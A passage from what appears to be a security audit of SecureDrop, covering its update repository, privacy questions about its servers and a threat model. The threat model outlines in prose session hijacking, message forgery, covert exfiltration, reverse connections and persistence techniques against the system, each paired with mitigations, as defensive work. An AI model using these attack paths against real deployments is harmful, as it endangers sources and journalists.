In conclusion, while SecureDrop has made commendable progress in foundational security, investing in a build system infrastructure and automated provenance generation is essential for higher SLSA levels, bolstering supply chain security and resilience against evolving cybersecurity challenges.

[59] https://github.com/buildsec/frsca
[60] https://github.com/features/actions

Analysis of SecureDrop APT Repository & Update Management System

As part of the security assessment, 7ASecurity thoroughly analyzed the SecureDrop APT repository and update management system. Using industry-standard tools and manual testing, the APT server was audited for a broad range of security vulnerabilities, including SQL injection, XSS, remote code execution and others.

Extensive testing found no significant vulnerabilities. The server primarily serves static content, narrowing the attack surface and enhancing security. Nevertheless, regular security audits and monitoring for new vulnerabilities are recommended to ensure the ongoing security of the update management system.

In general, the APT configuration provided a robust impression, which can be summarized as follows:

- **Architecture:**
  - The repository uses GitHub for package storage and DigitalOcean for hosting.
  - Reprepro generates repository metadata, signed with an offline key.
- **Security Measures:**
  - Packages undergo QA on real and virtual setups before release.
  - The release process is staged: test repo → staging repo → production.
  - Cryptographic signing uses SHA256 checksums for .deb packages.
- **Access Control:**
  - Developer access is managed via GitHub teams.
  - SSH access is provisioned through Ansible roles.
  - User accounts are managed via a peer-reviewed Ansible configuration.
- **Vulnerability Management:**
  - Unattended Upgrades are used for automatic patching.
  - Dependabot monitors supply chain components.
  - Vulnerability scans are conducted on a daily basis.
- **Monitoring and Logging:**
  - *Fail2ban* and *Icinga*-based checks are in place for anomaly detection.
  - *Elastalert* for real-time log anomaly detection.
  - 30-day log retention is in place via the ELK stack.
- **Update Process:**
  - There is a documented hotfix process for internal packages.
  - There is expedited testing for external packages (e.g., Tor).
  - Users are notified of all releases via support portal and social media.

These measures significantly enhance the security of the SecureDrop APT repository and update management system.

WP6: Privacy Tests on SecureDrop Servers

This section covers the privacy-related analysis results that attempt to answer 12 questions for *WP6 - Privacy tests against SecureDrop Servers*. For this portion of the engagement, the *7ASecurity* team utilizes the following classification to specify the level of certainty regarding the documented findings. Given that this research occurred on the basis of documentation, source code, and sample configuration analysis, it is necessary to classify the findings to address the level of confidence that can be assumed for each discovery:

- Proven: Source code and runtime activity clearly confirm the finding as fact
- Evident: Source code strongly suggests a privacy concern, but this could not be proven at runtime
- Assumed: Indications of a potential privacy concern was found but a broader context remains unknown.
- Unclear: Initial suspicion was not confirmed. No privacy concern can be assumed.

Each ticket summarizes the 7ASecurity attempts to answer relevant questions cited at the beginning of each section.

SEC-01-Q01: Files & Information gathered by the implemented solution *(Unclear)*

Q1: What files/information are gathered by the SecureDrop servers?

SecureDrop servers store messages and files exchanged between sources and journalists as PGP-encrypted data. Users are advised not to provide personal details to prevent identity disclosure. However, journalist names are stored in plaintext in a database. Recommendations to limit data collection include using hardened systems and the Tor Browser, as the web applications are available only as Tor Onion Services, preventing typical metadata collection.

Sample plaintext content of SQLite database:

Command:
```
sqlite3 db.sqlite 'select username,first_name,last_name from journalists'
```

Output:
```
username                        first_name                 last_name
------------------------------  -------------------------  -------------------------
appadmin1                       App Admin 1                App Admin 1
testuser1                       oooo                       pppp
```

Sample output from Apache logs for the journalist web application:

Command:
```
root@app:/var/log/apache2# tail -f journalist-access.log
```

Output:
```
root@app:/var/log/apache2# tail -f journalist-access.log
127.0.0.1 - - [25/Jun/2024:12:07:10 +0000] "GET /static/icons/unstarred.png HTTP/1.1"
200 1942 "-" "Mozilla/5
.0 (Windows NT 10.0; rv:109.0) Gecko/20100101 Firefox/115.0"
127.0.0.1 - - [25/Jun/2024:12:07:10 +0000] "GET /static/icons/files.png HTTP/1.1" 200
1323 "-" "Mozilla/5.0 (
Windows NT 10.0; rv:109.0) Gecko/20100101 Firefox/115.0"
127.0.0.1 - - [25/Jun/2024:12:07:10 +0000] "GET /static/icons/unstar.png HTTP/1.1" 200
1497 "-" "Mozilla/5.0
(Windows NT 10.0; rv:109.0) Gecko/20100101 Firefox/115.0"
127.0.0.1 - - [25/Jun/2024:12:07:10 +0000] "GET /static/icons/messages.png HTTP/1.1"
200 1009 "-" "Mozilla/5.
0 (Windows NT 10.0; rv:109.0) Gecko/20100101 Firefox/115.0"
127.0.0.1 - - [25/Jun/2024:12:07:43 +0000] "GET /col/S3I[...]WRQ= HTTP/1.1" 200 3350
"-" "Mozilla/5.0 (Windows NT 10.0; rv:109.0) Gecko/20100101 Firefox/115.0"
127.0.0.1 - - [25/Jun/2024:12:09:25 +0000] "GET /admin/ HTTP/1.1" 200 2649 "-"
"Mozilla/5.0 (Windows NT 10.0;
 rv:109.0) Gecko/20100101 Firefox/115.0"
```

Empty logs for source web application:

Command:
```
root@app:/var/log/apache2# ls -la | head
```

Output:
```
drwxr-x---  2 root adm    4096 Jun 25 00:00 .
drwxrwxr-x 13 root syslog 4096 Jun 25 04:00 ..
-rw-r-----  1 root adm       0 May  3 16:21 access.log
-rw-r-----  1 root adm       0 May  7 00:00 error.log
```

To improve privacy protection it is recommended to encrypt databases at rest, this may be achieved using software such as *SQLCipher*[61]. Full disk encryption may then be employed to prevent data recovery attacks on damaged hardware, as described in the threat modeling section (Threat 09).

[61] https://www.zetetic.net/sqlcipher/

SEC-01-Q02: Where & How the data is transmitted *(Unclear)*

Q2: Where and how are the files/information gathered transmitted?

- *What information can the ISP see, if a user is using the clients in a high risk scenario?*

All data in SecureDrop is transmitted exclusively via the Tor network. The source and the journalist web applications are accessible only as Tor Onion Services, with automatic end-to-end encryption. Organizations can add an optional SSL/TLS layer for extra MITM protection. An ISP can detect Tor usage but not specific SecureDrop activity, and deanonymizing users or locating hidden services is not possible without complex attacks on the Tor network[62].

Internally, Tor traffic reaches the Apache server on local TCP ports protected by a host-based and network firewall, ensuring network isolation. An attacker would need to compromise the application server to intercept localhost traffic and capture plaintext submissions.

Submissions are briefly held in RAM as plaintext, then PGP-encrypted before being written to disk. Journalists download encrypted data over the Tor network, save it to a USB stick, and transport it to the SVS station. It is recommended to encrypt the USB stick as well.

This multi-layered security approach reduces the risk of data capture during transmission, requiring compromise of a privileged user or source passphrase to attempt such attacks.

SEC-01-Q03: How Sensitive PII Data is protected at rest & in transit *(Unclear)*

Q3: Is sensitive PII insecurely stored or easily retrievable from the servers?

The application does not collect PII except for journalist names, stored in an unencrypted SQLite database on disk. Both the database and server disk lack encryption, posing a security risk. The Tor Network privacy features and no logging of IP addresses prevent typical PII storage. However, a full server compromise could expose stored data.

Messages and submissions, which may contain PII, are briefly held in RAM as plaintext before PGP encryption and disk storage. To mitigate plaintext disclosure risk, servers reboot every 24 hours, clearing RAM and applying updates. Transmission and storage details are described in SEC-01-Q02.

[62] https://github.com/Attacks-on-Tor/Attacks-on-Tor

Although the collected PII data is minimal, it can potentially be extracted using complex attacks that require access to the hardware, such as cold-boot attacks or data leakage in coredump or SWAP memory files, as described in the threat modeling section (Threat 09).

SEC-01-Q04: How Data is protected at Rest & in Transit *(Proven)*

Q4: Do the clients and servers protect the data appropriately at rest and in transit?

SecureDrop ensures data protection in transit via Tor Network encryption and recommends encrypted USB sticks for physical transfers. Transmission details are in SEC-01-Q01 and SEC-01-Q02. This design makes retrieving plaintext data difficult and requires compromising a privileged user to capture unprotected data or plant a backdoor.

For data at rest, the system relies on PGP encryption but lacks full disk encryption. Submissions are PGP-encrypted early in the data flow, and accessing stored information requires advanced attacks to leak the SVS private PGP key. Potential attack scenarios involving unencrypted disks are detailed in the threat modeling section (Threat 06, Threat 09).

SEC-01-Q05: Excessive Data Collection *(Unclear)*

Q5: Is there any data gathered on the clients & servers beyond what is necessary for the service?

Due to the design of the Tor Onion Service, the server cannot collect typical metadata from clients. Common web server logs for the source application are not collected.

Command:
```
root@app:/etc/apache2/sites-available# grep -i log source.conf
```

Output:
```
ErrorLog /dev/null
LogLevel crit
```

The journalist web application collects basic log messages containing browser-related metadata, excluding IP addresses, because the service is exposed as a Tor Onion Service. Nothing beyond basic information is collected, as shown in the sample Apache log output in SEC-01-Q01.

Command:
```
root@app:/etc/apache2/sites-available# grep -i access journalist.conf
```

Output:
```
CustomLog /var/log/apache2/journalist-access.log combined
```

No logs are forwarded to a centralized logging service, and the application does not use any tracking libraries. The only component collecting basic logs is a self-hosted OSSEC instance located in the same network as the application server.

SEC-01-Q06: User Tracking Capabilities (Unclear)

Q6: Do the servers implement any sort of user tracking function via location or other means?

The servers and web applications do not implement tracking capabilities. The OSSEC agent is the only component collecting data about potential exploits against the server, sending notifications about attacks via emails encrypted with GPG to limit data exposure.

SEC-01-Q07: Intentional Cryptographic Procedures Weakening *(Unclear)*

Q7: Do the servers intentionally weaken cryptographic procedures to ensure third-party decryption?

7ASecurity did not identify any intentional security weaknesses introduced to facilitate third-party decryption. The applications appear to use well-known libraries and settings that comply with common encryption practices.

SEC-01-Q08: Possible Data Exposure via Hardware Access *(Proven)*

Q8: Is data dumped in insecure locations from where it could be retrieved later by an attacker or malicious insiders?

The application does not save data in unknown locations that could potentially be used by attackers to retrieve sensitive information that should be deleted. A shredding mechanism is used to ensure data is correctly deleted, and a 24-hour reboot cycle is followed to clear volatile memory.

However, due to insufficient hardening of the servers, data might be unintentionally saved in *coredump* files or *SWAP* memory files, and later retrieved by an attacker with access to the server. It is recommended to review Threat 09 and its related hardening recommendations to mitigate potential data exposure.

SEC-01-Q09: Critical RCE Vulnerabilities *(Unclear)*

Q9: Do the servers contain vulnerabilities or shell commands that could lead to RCE in any way?

7ASecurity did not identify any vulnerability that could lead to remote code execution (RCE) either directly or indirectly during the engagement. Specifically, no RCE weaknesses were found during the code audit.

The infrastructure code, which is part of the repository and utilizes Ansible, allows the administrator to execute arbitrary commands on the servers for maintenance and administration purposes. Therefore, it is exempt from this section.

SEC-01-Q10: Potential Backdoor Indicators *(Unclear)*

Q10: Do the servers have any kind of backdoor?

7ASecurity did not identify any evidence of process or command execution calls commonly used by backdoors or malware. The entire solution utilizes well-known IT automation tools to provision and manage the infrastructure required by the application and adheres to the design decisions detailed in the documentation. Furthermore, a robust secure development lifecycle is implemented, including code reviews, pull request (PR) rules, the use of vetted libraries when possible, and an adequate CI/CD configuration.

SEC-01-Q11: Known Exploited PrivEsc Vulnerabilities *(Unclear)*

Q11: Do the servers attempt to gain root access through public vulnerabilities or in other ways?

There is no evidence that the application code responsible for handling submissions attempts to leverage any publicly known vulnerabilities to gain root access on the server.

SEC-01-Q12: Source Code Obfuscation *(Unclear)*

Q12: Do the servers use obfuscation techniques to hide code and if yes for which files and directories?

Files and directories do not use any obfuscation techniques. The project is released as open-source, and it is intended for organizations to self-host the application along with the entire infrastructure, ideally following the specific guidelines provided.

WP7: SecureDrop Lightweight Threat Model Review

Introduction

SecureDrop is an open-source whistleblower submission system designed to provide a secure environment for sources and journalists to exchange information with minimal risk of de-anonymization. The project includes an application for managing submitted documents, a basic message exchange platform, and a process for securely managing infrastructure and sensitive data. The extensive documentation and threat model offer valuable information for news organizations, journalists, and whistleblowers to enhance privacy and security awareness when handling sensitive data in a highly adversarial environment.

Threat model analysis helps organizations identify potential security threats and vulnerabilities, allowing for effective mitigation strategies before attackers can exploit them, enhancing overall system security and resilience. Lightweight threat modeling simplifies this process by loosely following the *STRIDE*[63] methodology, focusing on system analysis, as performed by 7ASecurity, using documentation, specifications, source code, and existing threat models, with assistance from a client representative. In this project, the main goal is to review identified threats, find gaps, and improve the threat model to enhance security measures against high profile attackers. The document expands on existing threats, suggests new ones, and provides stronger recommendations.

This section aims to identify potential security threats and vulnerabilities that adversaries may exploit, along with possible mitigations. It targets web applications, the entire environment, and various processes. Threat modeling addresses issues related to the general system overview, deployment and management, and observability and detection capabilities in case of a compromise.

Relevant assets and threat actors

The following key assets are considered important for the analysis.

- Web App Credentials (Journalist, Admin) and 2FA seeds
- Plaintext Submission
- Encrypted Submission
- Codename (PGP passphrase)
- Users/Hashed Passwords/2FA seeds
- SSH private key
- Firewall credentials

[63] https://learn.microsoft.com/en-us/azure/security/develop/threat-modeling-tool-threats#stride-model

- Onion V3 Service Private Key
- Onion V3 Client Authorization Files
- PGP Source Private key (codename protected)
- PGP submission private key
- SMTP Credentials for OSSEC
- Tails Persistent Volumes
- KeePassXC databases (personal to each user)
- Tails Volumes passphrases (Journalist Workstation, Admin Workstation, SVS workstation)


The following threat actors are considered relevant for the analysis:

- External Attacker (TA01)
- LAN Attacker (TA02)
- Compromised Internal User (TA03)

Attack surface

In threat modeling, the attack surface includes all potential entry points an attacker might use to exploit a system or application, such as paths and interfaces for accessing, manipulating, or extracting sensitive data. Understanding the attack surface helps organizations identify potential attack vectors and implement countermeasures to mitigate risks.

The following diagram provides an overview of the system in a data flow diagram, with labels listing key countermeasures and parts of the system handling various assets as envisioned by 7ASecurity:



Assets	
ID	**Description**
A01	Web App Username/Password
A02	Plaintext Submission
A03	Encrypted Submission
A04	Codename
A05	Users/Hashed Credentials/2FA seed
A06	SSH private key
A07	Firewall (e.g. pfSense) Credentials
A08	Onion v3 Service Private Key
A09	Onion v3 Auth (shared)
A10	GPG source private key (codename protected)
A11	GPG submission private key
A12	SMTP Credentials for OSSEC
A13	Tails Persistent Volume passphrase protected
A14	KeePassXC database (personal)
A15	Journalist Workstation Tails Passphrase
A16	Admin Workstation Tails Passphrase
A17	SVS Tails Passphrase
A18	Plaintext Submissions in Memory
A19	Plaintext GPG private key in Memory

Security Controls	
ID	**Description**
C01	Tor End-To-End Encryption
C02	Onion v3 Client Authorization
C03	Username/Password
C04	MFA
C05	SSH Key Authentication
*C06	Certificate (*optional)
C07	Firewall (inbound deny)
C08	Tails Secure OS
C09	Live USB Tails Persistent Volume Encryption
C10	GPG encryption/decryption
C11	CCTV
C12	Pinned and Vetted Dependencies
C13	Linux Kernel Hardening
C14	Host Intrusion Detection System (OSSEC)
C15	Local iptables
C16	Encrypted USB Stick

Threat Actors	
ID	**Description**
TA01	External Attacker
TA02	LAN Attacker
TA03	Compromised Internal User

Fig.: Data flow diagram for the SecureDrop deployment from a document uploaded by a source to transfer via an encrypted USB to a Secure Viewing Station (SVS).

Threat 01: Journalist Message Impersonation (Spoofing, Repudiation)

Overview

Message impersonation allows an attacker with access to the web application to spoof or send indistinguishable messages, leading to false assumptions about the origin of the message. This usually results from a lack of auditability or design decisions. In SecureDrop, the design choice to protect journalist anonymity by not showing reply authors to sources is the root cause. Combined with a lack of fine-grained access control, this can lead to attacks where a compromised or rogue journalist exploits the trust established by other journalists in any conversation.

Countermeasures

Multiple countermeasures are implemented to provide anonymity:

- Hidden services for the journalist application are available only via Tor and require user/password with 2FA authentication.
- A Tor-only web application for sources with server-side PGP encryption.
- Logs are collected in a minimal manner.
- Authoring is available only in the journalist desktop application, not in the web app.
- Restrictions and guidelines on system usage, deployment, processes, PGP encryption, and document metadata are enforced to protect privacy.
- A reboot is performed every 24 hours to clear memory and remove potential non-persistent rootkits.

Attack Scenarios

Despite multiple countermeasures, the following attack scenarios remain relevant and can be prevented without sacrificing anonymity:

- A rogue journalist, equivalent to credentials and MFA theft, can send messages for social engineering to extract information and reveal identities. For example, they might send: *"Let's switch to Signal or Telegram. Here is my contact information [...]. I suspect some administrators are leaking your data. Delete this message after reading."*
- A compromised journalist, for example, through session hijacking, with a stolen hidden service authentication cookie. This allows the attacker limited access to the interface, including permissions to send messages or delete conversations during session validity.

Since the source web interface does not show the message author, it is impossible to verify if the same journalist has been handling the conversation throughout.

Recommendation

It is recommended to revisit the threats related to compromised or rogue journalists, as the main threat model assumes journalists always act in good faith. This assumption overlooks a common attack vector in real-life breaches, potentially leaving the system blind to many threats due to the lack of adequate logging and mechanisms to detect malicious activities by both sources and journalists.

While some level of trust is necessary, resulting in certain threats being unaddressed or accepted as risks, the following mitigations should be considered to improve the current security properties of the system:

- Journalists should be able to set anonymous usernames visible to sources, making it easier to distinguish the author of a reply. Additionally, journalists could use their own PGP keys, either per user or per conversation, to sign messages, further distinguishing responses in unrelated conversations.
- Fine-grained authorization could be implemented to restrict access to selected conversations, requiring journalists to explicitly add other team members to a conversation to interact with it.
- For highly important conversations, an additional MFA confirmation could be required to perform actions like deleting a conversation or sending a reply, limiting the impact of authenticated session hijacking attempts.
- Journalists should have the option to PGP sign messages offline and upload signed messages to SecureDrop. This would add an additional layer of security, making it more difficult for an attacker to impersonate a journalist through simple session hijacking.

Threat 02: Conversation Message Tampering due to Insufficient Integrity Checks

Overview

The system simplifies using PGP for secure message exchange between sources and journalists but does not use signing to protect message integrity. Currently, the source encrypts the message against the public key on the *Secure Viewing Station* (SVS), an air-gapped machine, using its server-side conversation-based GPG key protected by a passphrase. Similarly, a journalist encrypts a message against the source public key and the main key on the SVS. These design decisions can lead to integrity issues, allowing privileged or rogue users to tamper with or add forged messages to conversations.

Countermeasures

The source code performs checksum calculations and stores them in the database, but does not use them for integrity checks. These checksums are not mentioned in the documentation or included in the process.

While PGP signing is not enabled by default, sources can optionally encrypt and sign local messages and documents before uploading them to SecureDrop. However, the documentation advises against using PGP signing to prevent potential identity disclosure.

Attack Scenarios

The following attack scenarios should be considered when designing and validating tampering-proof mechanisms for conversations:

- A compromised administrator could craft a message by encrypting arbitrary content against the SVS public key and replacing the encrypted message in a conversation.
- A rogue journalist could download messages and forge or replace messages from a source to manipulate evidence or remove inconvenient messages.
- A rogue journalist could decrypt messages on SVS, modify the content, and re-encrypt it using the SVS public key to manipulate submission content.
- An attacker exploiting a Remote Arbitrary File Write, for example, through path traversal, could overwrite an encrypted message with arbitrary content encrypted against the SVS public key.

Recommendation

Despite the decision not to use PGP signing in some cases and technical difficulties with transparent, easy-to-use signing mechanisms, the following recommendations should be reviewed and applied where possible:

- Implementing message signing using passphrase-protected PGP keys for sources and potentially for journalists to limit tampering attacks to highly privileged administrators with SSH access to the server.
- Instructing sources to use optional local PGP encryption to generate temporary PGP keys for SecureDrop and sign messages to protect both integrity and identity.
- Verifying the integrity of all downloaded messages during conversation download to notify journalists of any integrity failures.
- Encrypting the ZIP file containing all messages downloaded by a journalist, using the SVS public PGP key, and optionally signing it with the journalist PGP key to protect data integrity during transfer to SVS.

Threat 03: Authenticated Session Hijacking Attacks (Info Disclosure, Escalation)

Overview

Attacks against authenticated sessions are common in environments with enforced MFA, such as Microsoft Office 365. Once a session is established and a user logs in successfully, a cookie is issued. If stolen, the attacker can act on behalf of the user, bypassing MFA.

In SecureDrop, although MFA is implemented for both journalist and web application administrator logins, there is no mechanism to confirm actions like creating a new user or deleting a conversation after login. Only some actions are confirmed through prompts. For sources, MFA configuration is not available. Therefore, safeguarding the codename (PGP passphrase) is crucial to prevent message spoofing or eavesdropping on conversations in case of successful session hijacking.

Countermeasures

The currently implemented countermeasures primarily focus on initial authentication and only partially mitigate session hijacking issues:

- Rebooting the server every 24 hours to clear RAM and invalidate application sessions, limiting the timeframe for session hijacking attacks.
- Session tokens are valid for 120 minutes.
- Invalidating the session upon logout.
- Invalidating the session upon password change.

Attack Scenarios

Despite the mitigations, the issue remains unresolved. Attackers still have a short timeframe to attempt the following attacks:

- Hijacking an authenticated session of the web application administrator to create a new user for establishing persistence.
- Hijacking an authenticated session of a journalist to delete all conversations, blocking sources or impersonating journalists.
- Hijacking an authenticated session of a source to spoof messages or eavesdrop on incoming replies.
- Obtaining the codename (PGP passphrase) allows the attacker to snoop on all replies and send messages unnoticed, similar to session hijacking.

Recommendation

To enhance defenses against the listed attacks, the following technical solutions may be considered:

- Implement a second factor for sources to prevent unnoticed persistent access through session hijacking or leaked codenames.
- Requiring a second factor for all actions, such as sending messages or uploading documents, to prevent message spoofing by attackers with valid sessions, if it does not hinder application usage.
- At a minimum, second factor confirmation ought to be mandatory for critical actions like adding a new user or deleting messages or conversations, instead of just relying on a confirmation popup.
- Implement logging and monitoring for critical actions, such as adding new journalists or administrators, with integrated notifications to promptly inform privileged users of such changes.
- Detection of simultaneous sessions, allowing only one session and alerting on detected multiple sessions as potential attack attempts. To limit false positives, this mechanism may be activated only for active conversations rather than all conversations, including spam.

Threat 04: Undetected Outbound Connections (Info Disclosure, Escalation)

Overview

An attacker compromising the SecureDrop system would likely aim to identify sources, access encrypted submissions, or disrupt the whistleblowing process. In the SecureDrop environment, servers are monitored by an OSSEC HIDS (Host Intrusion Detection System) instance, and Admin/Journalist Workstations use Tails/Qubes to minimize the attack surface. However, the system seems to lack adequate measures for detecting network-level anomalies if these mechanisms fail. Consequently, the environment may lack mechanisms to identify suspicious unbound connections, which are clear indicators of compromise and should be promptly investigated.

Countermeasures

The system implements multiple mechanisms to limit network traffic:

- A *pfSense/OPNSense* firewall restricts access between instances, allowing outbound traffic from the *App* and *Monitor* servers to the outside world.
- Host-based firewalls using *iptables* restrict traffic for users running various services (e.g., debian-tor, www-data), further limiting network access when combined with *pfSense* configuration.
- Admins and journalists use encrypted, USB-drive based Tails OS or Qubes OS.
- An OSSEC HIDS (Host Intrusion Detection System) is deployed on the App and Monitor servers to detect exploitation attempts.

Attack Scenarios

Despite the implemented countermeasures, the following attack scenarios lack adequate mitigation or detection capabilities within the environment:

- The attacker exploits a Journalist or Admin Workstation and establishes an outbound connection on a random port.
- The attacker exploits an RCE in the web application and connects to a server under their control to perform post-exploitation activities.
- Data exfiltration occurs using well-known protocols such as HTTP or DNS, transferring encrypted submissions, memory-harvested codenames, or plaintext and memory-harvested submissions outside the environment.
- The attacker employs *MITRE ATT&CK*[64] techniques to establish persistence, such as creating a scheduled job to periodically connect to an external server, or backdooring the root account via *bashrc* to send a notification upon root login.
- After exploiting an RCE in the web application, the attacker pivots from *www-data* to *redis* or another local user with no *iptables* restrictions to establish remote access to the server.
- The attacker reviews publicly available *iptables* configurations defined in ansible to identify ports and users targeted during the exploitation chain for establishing a connection to an attacker-controlled server.

Recommendation

Despite multiple network restrictions configured via *pfSense* and local *iptables*, the following recommendations should be considered to improve detection capabilities if the implemented mechanisms are bypassed:

- As privacy is paramount, the environment cannot use a corporate SIEM or any XDR/EDR products to avoid disclosing sensitive information. Researching and configuring a reasonable alternative, including HIDS and NIDS, locally is essential.
- Implementing canary resources to detect access and exfiltration attempts, defined by administrators hosting SecureDrop, rather than being present in the open-source version.
- Performing simulated attacks following TTPs[65] from the *MITRE ATT&CK*[66] framework to identify gaps in defenses, monitoring, and alerting capabilities. For example, simulating SSH connections over Tor initiating a reverse connection bypassing Tor to the outside world. Similar scenarios can be devised for potential RCE exploitation from *www-data*/*redis* users.

[64] https://attack.mitre.org/
[65] https://www.mitre.org/news-insights/publication/ttp-based-hunting
[66] https://attack.mitre.org/

- Limiting access to external resources via more restrictive firewall rules, allowing connections only to the required servers (e.g. servers with Ubuntu repositories), or host an internal updates mirror server and block all unnecessary traffic from the *App* and *Mon* instances.
- Alternatively, a third hardened server with necessary resources, like NTP/DNS services and Updates Mirror could be added, restricting *App* and *Mon* traffic to that server only, forcing the attacker to pivot from *App/Mon* to the third server first to perform more complex attacks.
- Due to usage of infrastructure as code (Ansible playbooks), it is advised to implement a method for lifting restrictive rules temporarily for administrative tasks like upgrades.

Threat 05: Unnoticed User Compromise (Repudiation, Info Disclosure)

Overview

Despite designing systems to be as hack-proof as possible, data breaches worldwide have shown that unhackable systems do not exist. The absence of indicators that users, including privileged users, were compromised may give a false impression of security. Post-exploitation detection is as important as preventive security measures.

Countermeasures

The system implements multiple security measures to prevent initial attacks on users, but the following are the main post-exploitation mechanisms:

- Grsecurity/PaX to prevent some post-exploitation memory corruption attacks.
- AppArmor profiles.
- Scheduled updates to mitigate known OS-level exploits.
- OSSEC host-based intrusion detection agents with encrypted notifications.
- Hardened workstations, hidden Tor services using shared Tor Client Authorization, and 2FA in some parts of the system.

Attack Scenarios

The following attack scenarios should be considered to ensure the environment can detect such events and determine the stage of the attack kill-chain[67] at which notifications are sent or attacks are blocked:

- A rogue administrator, malware on an Admin Workstation, or an off-boarded administrator uses an SSH key and Tor Hidden Service Client Authorization to access servers and establish persistence by adding a new user, another accepted SSH key, or creating a reverse connection.

[67] https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html

- A rogue journalist, malware on a Journalist Workstation, or an off-boarded journalist uses legitimate credentials from an unauthorized workstation/browser to connect to the interface and snoop on messages.
- An attacker hijacks web administrator sessions and creates a user in the web application to establish persistence, enabling them to snoop on newly created cases, reply, and quickly delete messages without detection of malicious activities.

Recommendation

Although some attacks are described in the existing threat model, they focus on initial attack vectors. The following recommendations aim to improve or complement existing mechanisms:

- Implementing 2FA for SSH to reduce the risk of malware or leaked SSH key attacks, as currently, SSH and Tor Hidden Service Client Authorization files are on the same device (Admin Workstation), violating 2FA principles.
- Implementing personal accounts for all administrators to prevent the use of a shared admin account, which is difficult to monitor if an SSH key is leaked.
- Using SUDO with a password to prevent SSH key leakage from instantly escalating to root user privileges.
- Researching and implementing self-hosted XDR/EDR solutions (e.g., Wazuh[68], RITA[69], Suricata[70], Zeek[71]) to detect anomalies such as unknown admin activity during unusual times and notify administrators about suspicious actions.
- Ensuring that at least two administrators are notified of suspicious activities.
- Implementing multi-factor authentication and notifications for important actions like conversation deletion or creating a new web user.
- Implementing *auditd* rules to ensure adequate logging, monitoring, and anomaly detection, alerting on unexpected OS, firewall, or system-specific changes not covered by HIDS.
- Test security measures through simulated full cyber-kill-chain attacks from the perspective of a compromised user to evaluate post-exploitation detection capabilities. Scenarios should include leaked SSH attacks, defusing OSSEC by blocking agents using *iptables*, or establishing outbound tunnels to other hosts.
- Provisioning personal Tor Hidden Service Client Authorization keys for all users to improve detection of compromised users.
- Detecting connections from unsupported and unknown hardware as indicators of compromised users or intentional system bypasses to improve SSH access.
- Implementing heartbeat and notifications if defensive systems are not collecting data (e.g., OSSEC agent is not available).

[68] https://wazuh.com/
[69] https://github.com/activecm/rita
[70] https://suricata.io/
[71] https://zeek.org/

Threat 06: Submission Private Key Leakage (Info Disclosure)

